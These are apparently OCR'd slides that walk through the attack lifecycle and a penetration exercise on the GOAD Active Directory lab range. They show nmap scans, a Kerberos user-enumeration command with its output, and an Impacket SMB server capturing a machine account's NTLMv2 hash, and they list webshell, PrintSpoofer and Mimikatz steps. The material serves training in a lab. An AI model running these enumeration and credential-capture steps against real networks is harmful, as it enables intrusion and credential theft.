
- Open source intelligence gathering
- Network and application reconnaissance
- Remote access identification



Attack Lifecycle Initial Compromise

Attack Lifecycle – Initial Compromise


- Social engineering
- Internet-based attack
- Leverage service provider



Attack Lifecycle-Establish Foothold

Attack Lifecycle – Establish Foothold


- Backdoors
- Remote access subversion



Attack Lifecycle- Privilege Escalation

Attack Lifecycle – Escalate Privileges


- Credential harvesting
- Password cracking
- Pass-the-Hash



Attack Lifecycle Internal Recon

Attack Lifecycle – Internal Reconnaissance


- Critical system identification
- System enumeration
- Account and password enumeration



Attack Lifecycle- Lateral Movement

Attack Lifecycle – Lateral Movement


- Remote command execution
- Remote administration tools



Attack Lifecycle-Maintain Presence

Attack Lifecycle – Maintain Presence


- Command and control
- Remote access subversion
- Account abuse



Attack Lifecycle-Complete Mission


Attack Lifecycle – Complete Mission

- Data staging
- Data exfiltration
- Data modification
- Data destruction




Attack Lifecycle-APT32

Attack Lifecycle – APT32



Active Directory Cyber Range-GOAD




AD Structure

AD cyber range actually composed of five virtual machines:

- kingslanding: DC01 running on Windows Server 2019 (with windefender disabled by default)
- winterfell: DC02 running on Windows Server 2019 (with windefender disabled by default)
- castelblack: SRV02 running on Windows Server 2019 (with windefender disabled by default)
- meereen: DC03 running on Windows Server 2016 (with windefender disabled by default)
- braavos: SRV03 running on Windows Server 2016 (with windefender disabled by default)

AD Environment-Customized GOAD



Attack lifecycle on GOAD

- Social engineering tactics used to compromise a VPN account
- User and host reconnaissance to gather intelligence
- Deployment of a webshell on server Castelblack for remote control
- Creation of stealthy network shares for malware delivery
- Privilege escalation through PrintSpoofer vulnerability
- Memory extraction using Mimikatz to acquire sensitive credentials

Attack lifecycle on GOAD- Initial Recon

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.10
Host is up (0.0068s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT  STATE SERVICE   VERSION
53/tcp open  domain    Simple DNS Plus
80/tcp open  http      Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-13 13:43:24Z)
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap  Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap  Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5986/tcp  open  ssl/http  Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf    .NET Message Framing
49667/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
49671/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc       Microsoft Windows RPC
49674/tcp open  msrpc       Microsoft Windows RPC
49688/tcp open  msrpc       Microsoft Windows RPC
49725/tcp open  msrpc       Microsoft Windows RPC
```

Attack lifecycle on GOAD- Initial Recon

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.11
Host is up (0.0076s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT                STATE SERVICE    VERSION
53/tcp              open  domain                          Simple DNS Plus
88/tcp              open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-13 13:43:31Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap                Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap                Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5986/tcp  open  ssl/http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf              .NET Message Framing
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49715/tcp open  msrpc         Microsoft Windows RPC
```

Attack lifecycle on GOAD- Initial Recon

nmap -Pn -p- -sC -sV -oA full_scan_goad

```
Nmap scan report for 192.168.56.12
Host is up (0.011s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT                STATE SERVICE    VERSION
53/tcp              open  domain                          Simple DNS Plus
88/tcp              open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-13 13:43:36Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap                Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: ESSOS)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-
First-Site-Name)
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-
First-Site-Name)
3269/tcp  open  ssl/ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-
First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf            .NET Message Framing
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc       Microsoft Windows RPC
49672/tcp open  msrpc       Microsoft Windows RPC
49686/tcp open  msrpc       Microsoft Windows RPC
55372/tcp open  msrpc       Microsoft Windows RPC
Service Info: Host: MEEREEN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Attack lifecycle on GOAD- Initial Recon

```
nmap -Pn -p- -sC -sV -oA full_scan_goad

Nmap scan report for 192.168.56.22
Host is up (0.013s latency).
Not shown: 65528 filtered tcp ports (no-response)
PORT                STATE SERVICE       VERSION
80/tcp              open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc                   Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5986/tcp  open  ssl/http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.23
Host is up (0.0070s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT                STATE SERVICE       VERSION
80/tcp              open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc                   Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
1433/tcp  open  ms-sql-s                Microsoft SQL Server 2019 15.00.2000.00; RTM
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http                    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49668/tcp open  msrpc         Microsoft Windows RPC
49779/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Attack lifecycle on GOAD- Initial Recon

Username enumeration using Kerberos:
nmap -T2 -p 88 --script=krb5-enum-users --script-args ="krb5-enum-users.realm ='north.sevenkingdoms.local', userdb=got_users.txt" 192.168.56.11


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 23:34 EEST
Nmap scan report for 192.168.56.11
Host is up (0.0032s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     hodor@north.sevenkingdoms.local
|     jeor.mormont@north.sevenkingdoms.local
|     rickon.stark@north.sevenkingdoms.local
|     catelyn.stark@north.sevenkingdoms.local
|     samwell.tarly@north.sevenkingdoms.local
|     jon.snow@north.sevenkingdoms.local
|     sansa.stark@north.sevenkingdoms.local
|     robb.stark@north.sevenkingdoms.local
|_    arya.stark@north.sevenkingdoms.local

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

```


Attack lifecycle on GOAD-Establish Foothold-Initial Compromise-IIS Server




Open Network share to attacking machine and connect from victim host

```
┌──(chris㉿kali)-[~/GOAD]
└─$ sudo /usr/share/doc/python3-impacket/examples/smbserver.py share /home/chris/GOAD -smb2support
[sudo] password for chris:
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.22,49706)
[*] AUTHENTICATE_MESSAGE (NORTH\CASTELBLACK$,CASTELBLACK)
[*] User CASTELBLACK\CASTELBLACK$ authenticated successfully
[*] CASTELBLACK$::NORTH:aaaaaaaaaaaaaaaa:d1935a8c9311f58a6ec53eab3807892a:0101000000000000eb642d2b9ad9013865d46b83fa3e2
1000000001001000430073005600790054004400510041000300100043007300560079005400440051004100020010004300610060051007800590059006c0004001000430061006b00510078005900590059006c000400100043006100
03000001bc0450bce1fe03be68118d543005809e0c96a76dbd05dece304b326df819d4b0a00100000000000000000000000000000000000000009001a0063006900660073002f00310030002e0030002e0038002e003200000000000000000000
[*] Connecting Share(1:IPC$)
[*] NetrShareEnum Level: 1
[*] NetrServerGetInfo Level: 101
[*] Disconnecting Share(1:IPC$)
[*] Closing down connection (192.168.56.22,49706)
[*] Remaining connections []
```



